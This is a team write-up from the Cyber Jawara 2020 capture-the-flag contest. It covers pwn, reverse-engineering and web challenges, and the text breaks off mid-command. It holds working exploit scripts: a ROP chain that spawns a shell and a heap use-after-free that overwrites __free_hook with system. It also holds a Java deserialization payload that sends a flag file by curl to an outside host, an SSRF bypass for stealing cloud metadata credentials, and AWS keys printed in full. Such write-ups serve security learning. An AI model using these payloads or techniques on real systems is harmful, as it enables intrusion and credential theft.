



## [Capture The Flag]

**NAMA TIM : [ROP Revenge]** *\*Ubah sesuai dengan nama tim anda*

Kamis 18 September 2020

<b>Ketua Tim</b>	
1.	Muh. Fani Akbar

<b>Member</b>	
1.	Muhammad Alifa Ramdhan
2.	Bayu Fedra Abdullah

# PWN

## Syscall

Lakukan pemanggilan menggunakan syscall write, write(1, alamat flag, panjang data). Syscall write memiliki nomor syscall 1. argumen ke 0 diisi angka 1, arg1 diisi alamat flag yg diubah dalam desimal, arg2 diisi dengan panjang data, dan argumen selanjutnya diisi asal-asalan. Setelah itu flag akan ditampilkan

```
% nc pwn.cyber.jawara.systems 13371
>>> CJ Syscall <<<
Alamat memori flag: 0x55f55b04cb68
Nomor syscall: 1
arg0: 1
arg1: 94512282389352
arg2: 200
arg3: 200
arg4: 20
arg5: 20

Menjalankan syscall(1, 1, 94512282389352, 200, 200, 20, 20)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Syscall <<<Alamat memori flag: %p
Nomor syscall: %darg0: %lldarg1: arg2: arg3: arg4: arg5:
Eits, tidak boleh pakai nomor syscall %d
```

Flag: CJ2020{pemanasan\_dulu\_ya\_agan\_sekalian}

## ROP

Dari informasi file elf\_info dan gadgets.txt kami membuat ropchain yang memanggil mprotect ke alamat yg diketahui menjadi RWX, setelah itu lakukan read untuk memasukan shellcode execve("/bin/sh") ke alamat tersebut, lalu eksekusi dialihkan ke alamat shellcode untuk mendapatkan shell

```
% python ex2.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13372: Done
AAAAAAAAAAAAAAAA\x96\x06\x00\x00\x00\x00\x00\x00\xbdD\x00\x00\x00\x00\x00\x00
0\x00\xa5D\x00\x00\x00\x06\x00\x00\x00\x00\x00\xbdD\x00\x00\x00\x00\x00\x00
x00\x00\x97D\x00\x00\x00\x00\x00\x00\x00
[*] Switching to interactive mode
$ cat flag.txt
CJ2020{belajar_bikin_ropchain_sendiri_dong}
```

exploit.py
<pre>from pwn import * context.arch = "amd64" class O:     def __init__(self):         self.symbols = {}  libc = O() p = remote("pwn.cyber.jawara.systems", 13372)  def call_rop(func, rdi, rsi, rdx):</pre>

```

    rop = p64(libc.symbols['pop_rdi'])
    rop += p64(rdi)
    rop += p64(libc.symbols['pop_rdx_rsi'])
    rop += p64(rdx)
    rop += p64(rsi)
    rop += p64(func)
    return rop

pop_rdi = 0x0000000000400696
libc.symbols['pop_rdi'] = pop_rdi
libc.symbols['pop_rdx_rsi'] = 0x000000000044bd59
libc.symbols['pop_rsi'] = 0x0000000000410183
rop = b""
rop += call_rop(0x000000000044a590, 0x0000000000400000, 0x1000, 7)
# mprotect(addr, len, RWX)
rop += call_rop(0x00000000004497b0, 0, 0x0000000000400000, 200) #
read(0, addr, 200)
rop += p64(0x0000000000400000)
print(b"A"*16+rop)
p.sendlineafter(": ", b"A"*16+rop)
p.sendline(asm(shellcraft.sh()))
p.interactive()

```

Flag: CJ2020{belajar\_bikin\_ropchain\_sendiri\_dong}

## Ranjau

Terdapat bug OOB dalam mengakses array, terdapat juga sebuah variabel random yg diisi di tiap iterasi. Untuk melewati pengecekannya, kami membuat inputan dengan OOB kami dapat mengakses variabel random tersebut, hal ini membuat pengecekan `array[idx] == '.'` itu terlewat, dan juga kita dapat menunjuk ke variabel itu berkali2 karena tiap iterasi variabel itu berubah dan kita melewati pengecekan `array[idx] == 'X'`. Dengan inputan `':1'` berulang2 dan lolos semua pengecekan kami mendapatkan flag.

```
 1 2 3 4
+-+--+
A +.+.+.+
+-+--+
B +.+.+.+
+-+--+
C +.+.+.+
+-+--+
D +.+.+.+
+-+--+

Masukkan notasi (contoh: A1): :1

Selamat! Anda aman dari ranjau!

 1 2 3 4
+-+--+
A +.+.+.+
+-+--+
B +.+.+.+
+-+--+
C +.+.+.+
+-+--+
D +.+.+.+
+-+--+

Masukkan notasi (contoh: A1): :1

Selamat! Anda aman dari ranjau!

CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}
```

Flag: CJ2020{hacker\_beneran\_nge-cheat\_pakai\_exploit\_sendiri}

## Brankas

Kita harus menebak 5 digit bilangan random sebanyak 30 kali, di tiap penebakan kita diberi kesempatan 10 kali, inputan tidak boleh lebih dari atau sama dengan 100000, tetapi bugnya adalah kita dapat memasukkan bilangan minus. Kita dapat memasukkan bilangan besar yg memiliki nilai 0 yang banyak misalnya (1000000000), walaupun 5 digit pertama tidak sama dengan bilangan random, tetapi digit selanjutnya yg bernilai 0 akan sama, misal XXXXX adalah bilangan random dibandingkan dengan 1000000000, 0000XXXXX akan terdapat 4 bilangan yang sama. Karena ada maksimum nilai, kami memilih nilai 3000000000 dan diubah menjadi int -1294967296, hal ini akan membypass pengecekan. Dengan memasukkan bilangan itu, kita selesai menebak 4 digit, 1 digit lagi dapat kita bruteforce, karena program memberi kesempatan tiap penebakan 10 kali.

```

16
17
18
19
20
21
22
23
24
25
26
27
28
29
[*] Switching to interactive mode
Lapisan 30 terbuka
Brankas terbuka!
CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

[*] Got EOF while reading in interactive
$

```

#### exploit.py

```

from pwn import *
import ctypes

proc_name = "./brankas"
context.terminal = "tmux splitw -h -f".split()
p = remote("pwn.cyber.jawara.systems", 13374)
cmd = ""
for j in range(30):
    print(j)
    for i in range(10):
        v = ctypes.c_int(3000000000+i).value
        print(v)
        p.sendlineafter("PIN: ", str(v))
        if b"5" in p.recvline():
            break
p.interactive()

```

Flag: CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

## Game Console

Bug terdapat pada fungsi save, yang mengcopy dari satu slot ke slot lain dengan memcpy, slot berisi history dengan type vector integer. ketika slot A dicopy ke B, vector history tidak sepenuhnya dicopy, ketika slot A bertambah nilai history, ia melakukan free history saat ini, dan melakukan malloc dengan nilai yg lebih besar, sementara history yg telah difree masih ada di slot B, hal ini menimbulkan use after free. Untuk melakukan leak address, kita membuat history dengan size lebih dari 0x420, lakukan use after free, dan tampilkan history, maka terdapat integer x dan y yg berisi address unsorted bin. Selanjutnya, dari use after free, kita juga dapat melakukan double free. Dari sini kita dapat mengoverwrite tcache fd pointer dengan free\_hook, setelah itu pada alokasi selanjutnya kita dapat mengoverwrite free\_hook dengan system. Free selanjutnya akan mentrigger system dan kita mendapatkan shell.

```

co
root@9632c4405b1e:/home# python3 exploit.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13375: Done
0x7f148b01dca0
0x7f148ac32000
[*] Switching to interactive mode
Berhasil dimuat!

=====
Nama: \xe0\xc8\x8a\x14
Langkah: 0
Koordinat saat ini: 6845231,1852400175
=====
Pilihan:
[1] Jalan ke utara
[2] Jalan ke timur
[3] Jalan ke selatan
[4] Jalan ke barat
[5] Tampilkan riwayat koordinat
[6] Save
[7] Load
[8] Exit
> $ 1

$ ls
flag.txt
game_console
$ cat flag.txt
CJ2020{can_yoo_hack_playstation_like_geohot?}

```

## exploit.py

```

from pwn import *

proc_name = "./game_console"
context.terminal = "tmux splitw -h -f".split()
p = remote("pwn.cyber.jawara.systems", 13375)
cmd = ""
DEBUG = 0
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec=False)

def goto(n):
    p.sendlineafter(">", str(n))

def new_game(name, cx, cy):
    p.sendlineafter(":", name)
    p.sendlineafter(":", str(cx))
    p.sendlineafter(":", str(cy))

def utara():
    goto(1)

```

```

def timur():
    goto(2)

def selatan():
    goto(3)

def barat():
    goto(4)

def save(idx):
    goto(6)
    p.sendlineafter("slot:", str(idx))

def save(idx):
    goto(7)
    p.sendlineafter("):", str(idx))

new_game("AAAAA", 20, 20)
for i in range(200):
#     if i == 15:

        utara()
save(2)
for i in range(100):
    utara()
load(2)
goto(5)
p.recvline()
i1, i2=str(p.recvuntil("\n", drop=True), "utf-8").split(",")
i1 = int(i1)
i2 = int(i2)
leak = i1<<32|i2
print(hex(leak))
libc.address = leak - 4111520
print(hex(libc.address))
load(3)
new_game("AAAAA", 20, 20)
for i in range(15):
    utara()
save(4)
for i in range(5):
    utara()
load(4)
for i in range(5):
    utara()
load(5)
new_game(p64(libc.symbols['__free_hook']), 20, 20)
load(6)
new_game("AAA", 20, 20)
load(7)
new_game(p64(libc.symbols['system']), u32("/sh\x00"), u32("/bin"))
p.interactive()

```

Flag: CJ2020{can\_you\_hack\_playstation\_like\_geohot?}

# Reverse

## Babybaby

Diketahui bahwa binary yang diberikan mempunyai constraint

```
local_20 + local_1c == local_18*local_20, local_1c/local_18 == 0x14, local_1c/local_20 == 3
```

Untuk mendapatkan flag, harus menginput sesuai dengan kondisi tersebut

Solve.py

```
from z3 import *
local_18 = Int("local_18")
local_20 = Int("local_20")
local_1c = Int("local_1c")
solve(local_20 + local_1c == local_18*local_20, local_1c/local_18 == 0x14,
local_1c/local_20 == 3)
[local_18 = 4,
 local_1c = 81,
 local_20 = 27,
 div0 = [(81, 27) -> 3, else -> 20],
 mod0 = [(81, 27) -> 0, else -> 1]]
```

```
./BabyBaby
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy}
```

Flag : CJ2020{b4A4a4BBbb7yy}

## Pawon

Kita mengikut algoritma program dalam pengecekan serial

solve.py

```
serial = ['X']*0x20
serial[5] = '-'
serial[11] = '-'
serial[18] = '-'

serial[1] = 'e'
serial[3] = 'P'
serial[25] = '\0'
serial[4] = serial[1]
serial[2] = 'm'
serial[6] = 'j'
serial[7] = 'o'
```



```

serial[9] = 'S'
serial[8] = serial[9]
serial[12] = chr(ord(serial[5])*2+9)

serial[17] = '5'
serial[23] = chr(ord(serial[17])+3)
serial[14] = 'z'

#serial[16] = serial[15]*2-0x86


serial[16] = 'H'
serial[15] = chr((ord(serial[16])+0x86)//2)

serial[20] = 'u'
serial[13] = serial[20]
serial[19] = 'S'
serial[22] = '1'

serial[21] = 'T'
serial[10] = serial[21]
serial[0] = serial[10]

#serial[20] = serial[24]*2 - 0x3d
serial[24] = chr((ord(serial[20])+0x3d)//2)
print(''.join(serial))

```



```

% python solve.py
TemPe-joSST-cuzgH5-SuT18YXXXXXX

n@psledbyte@forpwn ~/ctf/cj2020/rev/pawon/pawon_re
% ./pawon
-----
CJ 2020
-----
Enter Your Mail
> aaa@g.com
Enter Serial
> TemPe-joSST-cuzgH5-SuT18Y

CJ2020{r+jKctQn&m14l,.JBH8WckZj}

```

Flag: CJ2020{r+jKctQn&m14l,.JBH8WckZj}

## Snake 2020

Untuk mendapatkan flag, kita harus mempunyai poin 8172. Ketika menang kode ini akan dijalankan

```

        if (this.pivot == MILESTONES.length) {
            this.drawCenteredString(var2, this.letters,
FONT_M_ITALIC, 330);
            this.drawCenteredString(var2, "Nice", FONT_L, 300);
        }

```

variabel MILESTONES didefinisikan seperti ini

```
private static int[] MILESTONES = new int[]{5191, 5271, 5385,
5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994, 6042, 6092, 6140,
6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947, 7042, 7091,
7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834, 7944,
8047, 8172};
```

Jika pivot berisi index dari akhir MILESTONES yg nilainya 8172, maka program akan menampilkan flag, yg ada di this.letters. Tiap poin yg melewati tiap MILESTONES, this.letters akan ditambahkan karakter per karakter, kodenya seperti ini.

```
private void update() {
    ...
    if (this.pivot < MILESTONES.length && this.points ==
MILESTONES[this.pivot]) {
        if (this.pivot > 0) {
            this.letters = this.letters +
(char) (MILESTONES[this.pivot] - this.lastPivot);
        }

        this.lastPivot = MILESTONES[this.pivot];
        ++this.pivot;
    }
}

...
}
```

Dari kode itu kita dapat membuat kode secara langsung untuk mendapatkan flag dari nilai-nilai yg ada di MILESTONES. Kode nya seperti ini

solve.py

```
m = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944,
5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734,
6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562,
7664, 7785, 7834, 7944, 8047, 8172]
flag = ""
t = 0
for i in range(len(m)):
    flag += chr((m[i]-t)&0xff)
    t = m[i]
print(flag)
```

Outputnya: GPrize: CJ2020{ch34t1ng\_15\_54t15fy1ng}

Flag: CJ2020{ch34t1ng\_15\_54t15fy1ng}

## Holmes Code

Diberikan 288 binary, isi programnya hampir sama, tetapi di tiap alamat 0x006000c9 terdapat 0x006000cf terdapat perbedaan, di alamat tersebut terdapat pengecekan sebuah byte. Yang dioperasikan sebelum perbandingan adalah xor, add dan sub. Script dibawah ini akan menghasilkan byte yang benar untuk sebuah binary, lalu kumpulkan byte-byte tersebut yang akan menjadi sebuah text

solve.py

```
from pwn import *
import ctypes
context.arch = "amd64"
def get_sub_cmp(elf):
    elf = ELF(elf, checksec=False)
    val = elf.read(0x006000c9+2, 1)
    op = elf.read(0x006000c9, 3)
    dis = disasm(op)
    cmp = elf.read(0x006000cc+2, 1)
    print(dis, cmp, val)
    if b'xor' in dis:
        newv = ord(cmp[0]) ^ ord(val)
    if b'add' in dis:
        newv = (ord(cmp[0]) - ord(val))&0xff
    if b'sub' in dis:
        newv = (ord(cmp[0]) + ord(val))&0xff
    return chr(newv)

hasil = ""
for i in range(0, 288):
    print(i)
    b = get_sub_cmp("code{}".format(i))
    hasil += b
print(repr(hasil))
```

## Output

```
'\nThe story is notable for introducing the character of Irene
Adler, who is one of the most notable female characters in the
Sherlock Holmes series, despite appearing in only one story.[1]
Doyle ranked CJ2020{A_ScaNdal_in_B0h3mia} fifth in his list of his
twelve favourite Holmes stories.\n'
```

Flag: CJ2020{A\_ScaNdal\_in\_B0h3mia}

## Home Sherlock

Decompile dengan ghidra dan plugin gotoools. Program ini menerima sebuah inputan, dan membandingkannya dengan sebuah bilangan.

```
fmt.Fscanln(go.itab.*os.File,io.Reader,os.Stdin,local_90,1,1);
if (*local_50 == 0x9dbdf7f4c117ec) {
    runtime.convTstring(&DAT_004d4e9b,0x23);
    local_38 = &DAT_004ab9c0;
    local_30 = local_90;

fmt.Fprintln(go.itab.*os.File,io.Writer,os.Stdout,&local_38,1,1);
```

Bilangan tersebut adalah 44400044400044. Jadikan bilangan tersebut sebagai inputan, lalu program memberikan output Q0oyMDIwezIyMUJfQmFrZXJfU3RyMzN0fQo. Lakukan base64 decode dihasilkan CJ2020{221B\_Baker\_Str33t}

Flag: CJ2020{221B\_Baker\_Str33t}

## Ransomware

Program mengencrypt flag.txt hasilnya menghasilkan flag.txt.enc. Kita hanya diberikan program dan flag.txt.encnya saja. Program tersebut menggenerate key dari bilangan random dari /dev/urandom dan menxornya dengan bilangan konstant, hasilnya disimpan pada 32 byte pertama pada file, dan hasil encrypt juga menjadi semacam "seed" untuk enkripsi flag selanjutnya. Setelah itu dengan sebuah algoritma tiap byte pada flag.txt akan dixor dengan key yg diambil dari sebuah fungsi ditiap iterasi. Karena ini hanya algoritma xor, kita tidak perlu melakukan reverse, karena xor bersifat reversible, kita hanya perlu mendapatkan nilai /dev/urandom pada saat flag.txt.enc dibuat. Kode dibawah ini merecover /dev/urandom, dan menjadikan seed untuk dekripsi flag. Dengan algoritma yang sama flag akan terecover. Kami mengikuti algoritma dalam program dan menulis ulang dalam bahasa C. Berikut kode solver yg kami buat.

tes.c

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

unsigned char some_glob[0x10] = {0x72, 0x68, 0x63, 0x6d, 0x65,
0x6d, 0x5f, 0x5f, 0x63, 0xad, 0x65, 0x6d, 0x5f, 0x5f, 0xda, 0x43};
unsigned char some_array[0x100];
unsigned int some_i;
unsigned int some_c;

void swap(unsigned char *param_1,unsigned char *param_2)

{
    unsigned char uVar1;
    uVar1 = *param_1;
```

```

    *param_1 = *param_2;
    *param_2 = uVar1;
    return;
}

void do_swap_n(char *retarr,int n)

{
    int iVar1;
    unsigned int uVar2;
    some_c = 0;
    while (some_c < 0x100) {
        iVar1 = some_array[some_c] + some_i + retarr[some_c % n];
        some_i = iVar1 & 0xff;
        swap(&some_array[some_c],&some_array[some_i]);
        some_c = some_c + 1;
    }
    some_i = 0;
    some_c = 0;
    return;
}

void some_setup(void)

{
    int i;

    i = 0;
    while (i < 0x100) {
        some_array[i] = (char)i;
        i = i + 1;
    }
    some_i = 0;
    some_c = 0;
}

unsigned char get_key(void)

{
    some_c = (some_c+1)&0xff;
    some_i = (some_array[some_c] + some_i)&0xff;
    swap(&some_array[some_c],&some_array[some_i]);
    return some_array[(some_array[some_i] +
some_array[some_c])&0xff];
}

int main(void) {
    unsigned long rk[4];
    unsigned char* randkey = &rk;
    unsigned char c1, c2;
    int fp = open("flag.txt.enc", 0);

```

```

some_setup();
do_swap_n(some_glob, 0x10);
for(int i=0; i<0x20; i++) {
    c1 = get_key();
    read(fp, &c2, 1);
    randkey[i] = c1 ^ c2;
}
some_setup();
do_swap_n((unsigned char*)&rk, 0x20);
while(1) {
    c1 = get_key();
    int t = read(fp, &c2, 1);
    if (t<1) break;
    c1 = c2 ^ c1;
    putchar(c1);
}
close(fp);
}

```

Outputnya : CJ2020{mamntap\_gan\_c71c416369bb6230}

Flag: CJ2020{mamntap\_gan\_c71c416369bb6230}

## KoqError

Program error ketika dijalankan, saat diidentifikasi, program error pada pemanggilan fungsi FUN\_00498e00, fungsi tersebut dipanggil di fungsi main.

```

void main.main(void)
{
    ulong *puVar1;
    long in_FS_OFFSET;
    undefined8 local_40;
    undefined *local_18;
    undefined8 local_10;

    puVar1 = (ulong *) (*(long *) (in_FS_OFFSET + 0xffffffff8) + 0x10);
    if ((undefined *) *puVar1 <= register0x00000020 &&
        (undefined *) register0x00000020 != (undefined *) *puVar1) {
        local_10 = 0x4f790d59;
        FUN_00498e00(0x208d9, 0x4f790d59, 0x4f790d59);
    }
    ...
}

```

Dilihat dari fungsinya, fungsi ini akan melakukan rekursif sehingga stack tidak bisa menampung lagi, dan program menjadi error.

```

long FUN_00498e00(long param_1, long param_2, long param_3)

```

```

{
    ulong *puVar1;
    long in_FS_OFFSET;
    long lStack00000000000000020;
    undefined8 local_28;
    long local_20;
    undefined8 local_18;
    long local_10;

    puVar1 = (ulong *) (*(long *) (in_FS_OFFSET + 0xffffffff8) + 0x10);
    if ((undefined *) *puVar1 <= register0x00000020 &&
        (undefined *) register0x00000020 != (undefined *) *puVar1) {
        register0x00000020 = (BADSPACEBASE *) &local_28;
        if (param_2 == 0) {
            lStack00000000000000020 = 1;
            return lStack00000000000000020;
        }
        local_28 = param_1;
        local_20 = param_2 + -1;
        local_18 = param_3;
        FUN_00498e00();
        if (param_3 != 0) {
            if (param_3 == -1) {
                lStack00000000000000020 = 0;
            }
            else {
                lStack00000000000000020 = (local_10 * param_1) % param_3;
            }
            return lStack00000000000000020;
        }
    }
    ...
}

```

Dilihat dari algoritma rekursifnya jika diubah ke python kira2 menjadi seperti ini.

```

def rec(p1, p2, p3):
    if p2 == 0:
        return 1
    retv = rec(p1, p2 - 1, p3)
    if p3 != 0:
        if p3 == -1:
            return 0
        else:
            return (retv*p1)%p3

```

Dan kami sadar program ini melakukan perkalian p1 sebanyak p2 lalu tiap perkalian dilakukan modulus dengan p3 atau p1 pangkat p2 (mod p3). Kita bisa menggunakan fungsi pow agar cepat menghitungnya, sesuai argumen p0 adalah 0x000000000000208d9, p1 adalah 0x000000004f790d59, p3 adalah 0x000000004f790d59.

```

>>> pow(0x000000000000208d9, 0x000000004f790d59, 0x000000004f790d59)
863240505

```

Flagnya adalah CJ2020{output}, outputnya merupakan bilangan diatas  
Flag: CJ2020{863240505}

## Web

### AWS

Diberikan sebuah credential aws, gunakan credential tersebut untuk mengakses bucket

```
+ ~  
+ ~ aws configure  
AWS Access Key ID [*****574Y]: AKIA6Q0BT5TWKXCV6PU0  
AWS Secret Access Key [*****yQs7]: ffw59cTZAoC49JYFPFKi5YFdT3YDAMuEVhsbRwLR  
Default region name [ap-southeast-1]:  
Default output format [None]:  
+ ~ aws s3 ls  
  
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied  
+ ~ aws s3 ls s3://cyberjawara  
2020-09-14 06:37:06      48 flag-c72411d2642162555c7010141be4f0bd.txt  
+ ~ aws s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt .  
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to ./flag-c72411d2642162555c7010141be4f0bd.txt  
+ ~ cat flag-c72411d2642162555c7010141be4f0bd.txt  
  
CJ2020{so_many_data_breaches_because_of_AWS_s3}  
+ ~
```

Flag : CJ2020{so\_many\_data\_breaches\_because\_of\_AWS\_s3}

### Toko Masker 1

Toko masker 1 yang perlu dilakukan adalah melakukan tampering terhadap harga dari masker N99

Pada saat penambahan masker, ubah value dari harga menjadi terserah

```
POST /api/v1/getState HTTP/1.1  
Host: tokomasker1.web.cyber.jawara.systems  
Connection: close  
Content-Length: 55  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36  
Content-Type: application/json  
Accept: */*  
Origin: https://tokomasker1.web.cyber.jawara.systems  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://tokomasker1.web.cyber.jawara.systems/  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
  
{ "selectedItems": [{"pk": "3", "price": 1, "quantity": 100}] }
```

Lalu flag akan keluar saat proses pay

Flag : CJ2020{ez\_price\_tampering\_for\_bonus}



## Toko Masker 2

Toko masker 2 sama2 masalah tampering, tapi disini kami menggunakan state yang didapatkan dari toko masker 1 dan menggunakan nya pada challenge toko masker 2.

Kami tinggal mengubah url tokomaskter1 ke tokomaskter2

```
https://tokomasker2.web.cyber.jawara.systems/invoice?state=iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4wO03VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yjAJ%2Bm5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GIH%2FD5xp%2B%2ByVLD6StTXQ6YnL04CNiypaKRk
```

Flag : CJ2020{another\_variant\_of\_price\_tampering\_from\_real\_case}

## Extra Mile

Setelah login akan mendapatkan cookie, dimana cookie tersebut ternyata hasil unserialize. Untuk mendapatkan RCE bisa melakukan eksploitasi pada saat process deserialization nya. Kami memilih gadget dari koleksi yso secara acak dan mendapatkan gadget CommonsCollections6 ternyata work.

```
Solve.sh
e=$(java -jar ysoserial-master-6eca5bc740-1.jar CommonsCollections6 'sh -c $@|sh . echo cat /flag-41360aaf1f2fb48d7ad9fe6570f938ac7caf315d.txt | curl -X POST -F "data=@-" hacking-for.fun:2321' | base64 -w0)

curl -i -s -k -X '$GET' -H '$Host: extramile.web.cyber.jawara.systems' -H '$Connection: close' -H '$Cache-Control: max-age=0' -H '$Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H '$Sec-Fetch-Site: none' -H '$Sec-Fetch-Mode: navigate' -H '$Sec-Fetch-User: ?1' -H '$Sec-Fetch-Dest: document' -H '$Accept-Encoding: gzip, deflate' -H '$Accept-Language: en-US,en;q=0.9' -H "Cookie: userInfo=${e}; JSESSIONID=31B8981756C79BFC6213051FAF03D36C" -b "userInfo=${e}; JSESSIONID=31B8981756C79BFC6213051FAF03D36C" $https://extramile.web.cyber.jawara.systems/
```

Flag akan keluar pada remote server yang di set.

Flag : CJ2020{d3sErialization\_Vuln3rability\_1s\_c0mm0n\_in\_Java\_web\_apps}

## Gravatar

Diberikan sebuah web yang akan mengenerate gravatar, dan ternyata vulnerable SSRF.

Source bias didapatkan dengan menggunakan payload

```
File:///proc/self/cwd/gravatar_check.py
```

Diketahui pada source nya terdapat blacklist ke beberapa ip local, dan termasuk ip instance metadata AWS

```
def get_remote_file(url):
    hostname = urllib.parse.urlparse(url).hostname

    if is_ip(hostname):
        forbidden_list = ["0.0.0.0/8", "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16",
"172.16.0.0/12", "192.168.0.0/16"]
        for forbidden in forbidden_list:
            if ipaddress.ip_address(hostname) in ipaddress.ip_network(forbidden):
                return None

    if hostname == 'localhost':
        return None
```

Untuk membypass nya, kami membuat A record baru pada DNS kami, dan melakukan pointing ke alamat 169.254.169.254.

```
POST / HTTP/1.1
Host: gravatar.web.cyber.jawara.systems
Connection: close
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://gravatar.web.cyber.jawara.systems
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/85.0.4183.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gravatar.web.cyber.jawara.systems/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

path=http://ws.hacking-for.fun/latest/meta-data/iam/security-credentials/cjgrav

{
  "Code" : "Success",
  "LastUpdated" : "2020-09-16T14:58:22Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6QOBT5TWKT4Q574Y",
  "SecretAccessKey" : "NQyw+XEIKsHAhcSwL3r5gc3XP6D0SegKw2layQs7",
  "Token" :
"IQoJb3JpZ2luX2VjEOf////////wEaDmFwLXNvdXRoZWZzdC0xIkcwRQlhAJ6rUAa/7Hxr+YGDZf2JKAV
dlZ80WSDZfy3XcBEKFArDAiArDF4VXEEdpmSp6O/kB+HAwpXZbd6BVanvTMSR5BVeQwSrHawjw////////
///8BEAEaDDk5NzM3NTMzOTc1NiIMj1anot/J1BrYbLHKpsDwlyhKFmgI8Jg5Cwb6uMmAiZyQzMH5G
0cXaBbEkKkf8TIMVV3TgLaqf4jsLRaV5ZsuZFWNXwZXo7X9lqLXh3QrLtG0IkNb4Sm0RUT215wGmC
D8G3I2aFvZwQsytl1vehoD7ksbA24S3AY0AkqYFd3idHVCIQF/haOqeFWLWZxdkpMgeeehYZ7jtlyJjW
```

```
XVvy7k+G4UkXu06nGPw61sdCI2hHcixBHLFj1Dy77GeGPdvKOZuTFKGKtdy1KixmwgeJSDxJpanFABxjSJRntNH3oe7qeYMPvxH+EkUAF/wm3vRzsIJTs/MuELHkLOhYlJeVaOfxm7Ugx8Wa7eZPS3rUS4zKphJnVnWsRIB4imlasHKUjA7kesCMMQBYn4O3RoH900N1Q/hsmqebWYRBQH9QD8KdPlgtmhdsSMkfh/eb/BuMTqeK5quFPpnhO2peD8wPPvJCXGJW6Q1xC99WiazTKAP5NE8meJWt2j1vZYxbBsAjUm4kWFLeu/bdl5ZWugpj35hnSfPjMebq9sfUQzcYXUNHovK9xXh3O/msKMMjQiPsFOusBUB55a6AKzI6sqJa2eJy8rLhs4JaL3kn52+wrfd2w+twy6fp9bTu28sCaaBXgxD5Lol/yy3udxQbNzHTqB+vK2PAOLJSJkS/5azqffc7uF9Bq8PpLaL9OESQn+CwnRyzf1wccgvlucltymVc/cgKgJH3aFCg1+aw7uXOvbxLL3os6iVy4HI+hWBjnOknanLvMaYTQsi+BcMOle9RKthOq978LmLGFHtdIGss4Imleeh5jdAh0EROn9WXq2p/7egP7BTXkoocosBDkEjd5lBVDuAxytqVU5R0ein11fHQj0e4kMBWqHtwGWv6yfhQ==",
"Expiration" : "2020-09-16T21:04:52Z"
}
```

Lalu menggunakan credential tersebut untuk mengakses bucket s3

```
export AWS_ACCESS_KEY_ID=ASIA6QOBT5TWKT4Q574Y
export AWS_SECRET_ACCESS_KEY=NQyw+XEIKsHAhcSwL3r5gc3XP6D0SegKw2layQs7
export AWS_DEFAULT_REGION=ap-southeast-1
export
